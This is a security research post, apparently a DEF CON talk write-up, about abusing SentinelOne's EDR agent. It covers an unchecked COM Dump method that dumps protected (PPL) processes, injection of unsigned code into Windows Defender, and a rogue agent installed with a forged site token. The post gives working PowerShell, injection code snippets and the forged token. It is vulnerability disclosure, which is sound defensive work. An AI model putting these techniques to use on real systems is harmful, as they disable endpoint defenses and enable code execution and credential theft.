

Shahak Morag
Shahak Morag is a Senior Security Researcher at Akamai with extensive expertise in vulnerability research, Linux kernel, embedded systems, and Windows internals.
This research was presented at DEF CON 34 in Las Vegas, Nevada. The vulnerability was fixed in SentinelOne Agent Version: 26.1.1.
Legitimate SentinelOne installers and accessible COM interfaces can be abused to bypass Protected Process Light (PPL) protections and execute unsigned code — completely bypassing the need for kernel vulnerabilities or traditional exploits.
Management communications rely on user-configurable mechanisms like local DNS lookups, which allow an administrator to easily isolate the agent and block remote telemetry.
Built-in self-defense mechanisms can be inverted against the host system, rendering files inaccessible and processes untouchable.
Trusted endpoint detection and response (EDR) software can become a high-impact Trojan horse when local privilege escalation vectors and local trust assumptions are not properly hardened.
Endpoint detection and response (EDR) is one of the main defense layers in an enterprise organization and one of the first hurdles that a threat actor must overcome to gain initial access. As threat actors arrive in networks, they bring their own EDR bypasses. As adversaries enter networks with custom techniques to bypass endpoint protections, security teams and attackers remain in a continuous cycle of measure and countermeasure.
One example of a famous EDR bypass technique is the bring your own vulnerable driver (BYOVD) attack, which exploits a legitimate signed-but-flawed driver containing a critical vulnerability to run a malicious payload.


We explored a novel attack vector: Bring your own EDR. By compromising a trusted security component, we used its elevated privileges to disable existing defenses and gain full system control.
Because EDR solutions require access to sensitive OS components, they operate with the highest privileges. In this research blog post, we examine modern EDR process protection levels and demonstrate how chaining vulnerabilities and abusing insecure interfaces can lead to complete system compromise.
Introduced in Windows 8.1, Protected Process Light (PPL) prevents tampering with critical system and security processes. It is used by most modern endpoint protection solutions and provides the following protections:
Several protection levels exist, including:
These protections are essential for preventing credentials dumping, blocking tampering of endpoint protection solutions, and protecting sensitive system processes.
So, how can we bypass these protections to run our own code under a protected process?
To explore this, we turned to one of the most popular EDR solutions — SentinelOne.
SentinelOne's processes run with PsProtectedSignerAntimalware-Light protection level, which means they cannot be accessed by unprotected processes, but they can interact with processes operating at the same protection level, as well as any other process running without PPL protection.
During analysis of the SentinelOne agent, we enumerated its processes looking for exposed Component Object Model (COM) objects.
PS C:\Users\smorag> gwmi Win32_COMSetting | ? {$_.progid } | sort | ft ProgId,Caption,InprocServer32

SentinelHelper.1
SentinelUI.1
SentinelAgent.1We identified three processes with exposed COM objects. Using PowerShell, we enumerated these COM objects to examine their exposed functions, and we found one within the SentinelHelper interface that looked especially interesting to us: The Dump method, which takes a Process ID (PID) as input and acts on it.
PS C:\Users\smorag> $sentinel = New-Object -ComObject SentinelHelper.1
PS C:\Users\smorag> $sentinel | Get-Member -MemberType Method

TypeName: System.__ComObject#{0420773b-38c3-4300-ad2b-23652feee26c}

Name                MemberType Definition
----                ---------- ----------
ApplyConfig         Method     void ApplyConfig (string)
Dump                Method     void Dump (uint, string, string)
GetAgentStatusJSON  Method     string GetAgentStatusJSON ()
GetConfig           Method     string GetConfig (string, string)
GetDumper           Method     ISentinelHelperDumper GetDumper ()
GetServiceToken     Method     uint64 GetServiceToken ()
LiveKernelDump      Method     void LiveKernelDump (string)
SetConfig           Method     void SetConfig (string, string, string)
SetProtectionState  Method     void SetProtectionState (bool)
SetTrustLabelState  Method     void SetTrustLabelState (bool)
Stop                Method     void Stop (bool)
UnprotectPPL Method void UnprotectPPL (string)Calling this method created a process dump file at the chosen path and succeeded even when using the PIDs of protected processes. This made us realize that it only checks for administrative privileges, even though it actually runs as a protected process (PPL) because it inherits the PsProtectedSignerAntimalware-Light protection level of SentinelHelperService.exe.
By abusing this interface, any user with administrator privileges can dump any process, including those running as PPLs, without malicious drivers or OS vulnerabilities. We did notice that the remaining functions were protected, verified the caller's base path, and ensured it resides within the SentinelOne directory.
To our surprise, the Dump function didn’t have this validation as it was used by a diagnostics PowerShell script named DiagnosticsCollector.ps1, which runs under the PowerShell executable in a different directory.
The Dump method has the following signature:
void Dump(uint processId, string userDumpPath, string kernelDumpPath)When we tried calling it using a nonadministrative user, we received an “Access is denied” error.
PS C:\Users\smorag> $SentinelHelper.dump($sentinelAgentProcessId, "c:\user.dmp", "c:\kernel.dmp")
Access is denied. (Exception from HRESULT: 0x80070005 (E_ACCESSDENIED))Our shiny new process-dumping capability lets us dump any process with the same or lower protection level. To test our shiny new process dump capability, we dumped SentinelOne’s own process, SentinelAgent.exe, by modifying and running SentinelOne's diagnostic script:
function Get-HelperComObject {
    $code = @"
    using System;
    using System.Runtime.InteropServices;

    public class ImpTest {
        [DllImport("Ole32.dll")]
        public static extern int CoSetProxyBlanket(
            IntPtr pProxy, uint dwAuthnSvc, uint dwAuthzSvc,
            uint pServerPrincName, uint dwAuthLevel,
            uint dwImpLevel, IntPtr pAuthInfo, uint dwCapabilities
        );

        public static int SetSecurity(object objDCOM) {
            IntPtr dispatchInterface = Marshal.GetIDispatchForObject(objDCOM);
            int hr = CoSetProxyBlanket(dispatchInterface,
                0xffffffff, 0xffffffff, 0xffffffff,
                0, 3, IntPtr.Zero, 64);
            return hr;
        }
    }
"@
    Add-Type -TypeDefinition $code | Out-Null
    $SentinelHelper = New-Object -com "SentinelHelper.1"
    [ImpTest]::SetSecurity($SentinelHelper) | Out-Null
    return $SentinelHelper
}

# Dump SentinelAgent process
$sentinelAgentProcessId = (Get-Process -Name SentinelAgent).Id
$SentinelHelper = Get-HelperComObject
$SentinelHelper.dump($sentinelAgentProcessId, "c:\user.dmp", "c:\kernel.dmp")This script successfully dumped the protected SentinelOne process.
Next, we needed to think about how we could use our dump feature to exploit other protected processes. For that, we dove into past research.
PPLSystem by @slowerz extracted COM secrets from dumped user-mode processes to gain process injection capabilities. We found that there are a couple of processes exporting COM objects, which could be victims of this attack (e.g., MsMpEng.exe in Windows Defender, and others like regedit.exe). Using WinDbg on the dumped memory, we managed to extract critical COM secrets from the Windows Defender process:
0:000> dt combase!CProcessSecret::s_guidOle32Secret
{6c8844c0-0cd1-7a62-6f72-57d03fe54d6a}

0:000> dt g_pMTAEmptyCtx
combase!g_pMTAEmptyCtx
0x000002ae`591a1698An unsigned DLL — indicator.dll — loaded into Windows Defender using PPLSystem:

The PPLSystem research demonstrated how we can map an unsigned DLL into a PPL process. The research has one critical limitation: the code never actually executes. The proof of concept only maps the unsigned DLLs without fixing code relocations or creating executable threads — essentially dead code in memory.
To achieve real code execution in PPL processes, we needed to solve multiple challenges that we discovered through extensive debugging and process dump analysis. Because we couldn’t debug a PPL process, we moved into debugging a regular process that exposes COM to make the injection research easier.
After some trying, we chose regedit.exe, which does not run as a PPL and exposes COM.
We know that the PE is loaded into the target process memory. We chose a simple injection technique, trying to create a thread that would run the loaded PE in the target. To do so, we chose to call NtCreateThreadEx of ntdll.dll. Since the function NtMapViewOfSection in PPLSystem only maps the PE into memory without actually fixing the relocations, we decided to use PE_TO_SHELLCODE to do this by loading shellcode into memory and jumping to its start.
To fix our executable, we had to go through the following five steps:
The NtCreateThreadEx function takes the address of the function that the new thread should execute. In our case, we provide the address of the shellcode, so the thread begins execution there, which in turn starts our PE.
To read where the shellcode is loaded, we have to read the result from the call to NtMapViewOfSection. But in PPLSystem, they use the CStdStubBuffer_AddRef primitive to read memory from the remote process.
  0:017> uf combase!CStdStubBuffer_AddRef
  combase!CStdStubBuffer_AddRef [onecore\com\combase\ndr\ndrole\stub.cxx @ 878]:
  878 00007ff9`31d4e580 b801000000      mov     eax,1
  880 00007ff9`31d4e585 f00fc14108      lock xadd dword ptr [rcx+8],eax
  880 00007ff9`31d4e58a ffc0            inc     eax
881 00007ff9`31d4e58c c3 retAs we can see, this code uses EAX register which is a 32-bit register but the addresses are 64 bit. This primitive can’t read the whole address. So, we dumped the process once again, and this time we can see the shellcode’s address in the loaded modules list.
While trying to execute the shellcode, we immediately hit an access violation. The first page containing the entry point was mapped as PAGE_READONLY instead of executable.
Our solution was to call NtProtectVirtualMemory on the first page after mapping:
PVOID firstPage = mappedBase;
SIZE_T pageSize = 0x1000;
ULONG oldProtect;

NtProtectVirtualMemory(
    targetProcess,
    &firstPage,
    &pageSize,
    PAGE_EXECUTE_READWRITE,
    &oldProtect
);Once the first page permissions were fixed, execution began. Shortly after starting, however, it jumped to the end of the binary and crashed.
Investigation revealed that PE_TO_SHELLCODE appends its relocation-fixing shellcode at the end of the file but doesn't add it to the PE section table. Windows wasn't mapping this critical code when we called NtMapViewOfSection.
We developed a Python script to add the overlay data as a proper PE section.
Even with the shellcode properly mapped, execution still failed. The shellcode needs to rewrite relocations throughout the .idata section, but this section was mapped with no write permissions, causing a page fault on the first write.
So, we added write permissions to all sections. This allowed all the pages of the PE to be mapped as PAGE_EXECUTE_WRITECOPY.
Let’s look at the tool that we wrote to handle the first four steps:
[+] Reading PE file: p_indicator.shc.exe
[+] Current number of sections: 7
[+] Optional header size: 240
[+] PE type: PE32+
[+] SizeOfImage: 0x5D000
[+] SectionAlignment: 0x1000
[+] FileAlignment: 0x1000
[+] Setting all existing sections to RWX...
    Section .text: 0x60000020 -> 0xE0000020
    Section .rdata: 0x40000040 -> 0xE0000040
    Section .data: 0xC0000040 -> 0xE0000040
    Section .pdata: 0x40000040 -> 0xE0000040
    Section .fptable: 0xC0000040 -> 0xE0000040
    Section .rsrc: 0x40000040 -> 0xE0000040
    Section .reloc: 0x42000040 -> 0xE2000040
[+] Last section ends at file offset: 0x5D000
[+] Last virtual address: 0x5D000
[+] File size: 0x5D600
[+] Overlay data size: 0x600 (1536 bytes)
[+] Space available for new section header at offset: 0x328
[+] New section virtual address: 0x5D000
[+] New section virtual size: 0x600
[+] New section raw data pointer: 0x5D000
[+] New section raw data size: 0x1000
[+] New section characteristics: 0xE0000020 (RWX)
[+] Padding overlay data with 2560 bytes
[+] Updated section count: 7 -> 8
[+] Updated SizeOfImage: 0x5D000 -> 0x5E000
[+] Successfully created: p_indicator.shc2.exe
[+] File size: 0x5E000 (385024 bytes)

[+] Done! The overlay data is now in the .overlay section and will be mapped.The tool analyzes the 64-bit executable containing seven standard PE sections, then modifies all section permissions to RWX (read, write, execute) by updating their characteristic flags; for example, the .text section changes from 0x60000020 (execute-read) to 0xE0000020 (execute-read-write). The script detects 1536 bytes of overlay data — the relocation-fixing shellcode appended by PE_TO_SHELLCODE — that exists outside any PE section.
Since Windows only maps data contained within valid sections, the script creates a new .overlay section at offset 0x5D000 with RWX permissions, properly incorporating this shellcode into the PE structure. After padding for alignment, the modified executable contains eight sections instead of seven, ensuring that Windows maps the entire shellcode into memory during file loading.
This is the result of the sections shown in IDA:
Now the code runs on regedit.exe, but when we tried it on MsMpEng.exe, a protected process, it failed to run.
To debug our process, we used the very first capability we got, which is process dumping of PPLs. The dump of MsMpEng.exe showed that one of the pages that needs to be executed turned from PAGE_EXECUTE_WRITECOPY to PAGE_EXECUTE_READWRITE:
0:000> !vprot 00007ff6`105f2000
BaseAddress:       00007ff6105f2000
AllocationBase:    00007ff6105f0000
AllocationProtect: 00000080  PAGE_EXECUTE_WRITECOPY
RegionSize:        0000000000001000
State:             00001000  MEM_COMMIT
Protect:           00000040  PAGE_EXECUTE_READWRITE
Type: 01000000 MEM_IMAGEMicrosoft documentation states:
An attempt to write to a committed copy-on-write page results in a private copy of the page being made for the process. The private page is marked as PAGE_EXECUTE_READWRITE, and the change is written to the new page.This confirmed that the shellcode actually runs inside Microsoft Defender. The relocation shellcode at the end of the binary writes to the page and makes it PAGE_EXECUTE_READWRITE. Something made it fail at a later stage.
Procmon revealed that the shellcode failed to load vcruntime140.dll.


Compiling an EXE by default uses this library. Because this library wasn’t signed by Microsoft and the loading process (MsMpEng.exe) is running as PsProtectedSignerAntimalware-Light, loading the library failed. After compiling the EXE statically, it was possible to run the payload:


And here are the results:


We achieved our goal of bypassing Windows code integrity checks to execute unsigned code in PPL processes.
What if we want to compromise an endpoint, but SentinelOne is not installed?
With bring-your-own-EDR, we can install a rogue copy of the agent without a valid license and cause even more harm. This, by design, disables previous endpoint security software to prevent EDR solutions from competing with one another.
Obtaining a SentinelOne installer is not difficult. One copy is all we need, and they can be found on the internet, uploaded by customers over the years.
SentinelOne's MSI installer appears to be very similar to that of other product installers, with a defense mechanism against unauthorized installations. SentinelOne’s implementation uses a “site token,” which is a token supplied by the user, making installations fail when it contains the wrong value. This led us to the question: How is this token validated?
Using InstEd, an MSI research tool, we examined the installer and found it calls VerifyRegistrationSecret on the supplied site token. However, searching for this function in the extracted MSI using 7-Zip yielded nothing.
Process Monitor revealed the answer, as the MSI creates a temporary DLL with a random name during installation, loads it for validation, and finally deletes it after usage.


Using WinDbg, we intercepted the DLL loading. When the breakpoint hit, we copied the DLL from the temporary directory and analyzed the validation logic.
Static analysis revealed that the token is a Base64-encoded JSON that contains url and site_key fields.
Testing the site key input mechanism with our own completely fabricated site key produced very surprising results. We crafted a JSON with the required parameters:
{
  "url": "http://127.0.0.1:8888/",
  "site_key": "abc123xyz"
}The, we encoded it using Base64:
ewogICJ1cmwiOiAiaHR0cDovLzEyNy4wLjAuMC4xOjg4ODgvIiwKICAic2l0ZV9rZXkiOiAiYWJjMTIzeHl6Igp9The installation succeeded without either an HTTP server listening on 8888 or a valid site key.
The result: A nonfunctioning SentinelOne agent that gives the user a false sense of security by displaying a “SECURE” status.


In newer versions of SentinelOne, we have to use a server that will listen on that address, exposing a very specific api: "/api/v1.6/gw-overall-status", but the same results can be achieved using the default Python HTTP server.
Running inside a PPL process and gaining its native protections is every malware’s dream. But that leaves us vulnerable to other protected processes that can manipulate our process and tamper with its files on disk. What if we can take our technique further to gain full anti-tampering protection for our payload? What if we could harness the anti-tampering abilities of SentinelOne?
SentinelOne has a binary that allows any local user to locally manage the EDR agent. This tool exists in the installation directory and is named sentinelctl.exe. One of its commands is sentinelctl.exe unprotect, which disables all tamper protections, including denying direct process manipulation, disabling file system modifications, and denying service configuration changes. Here we can see SentinelOne’s screen after calling the unprotect command:
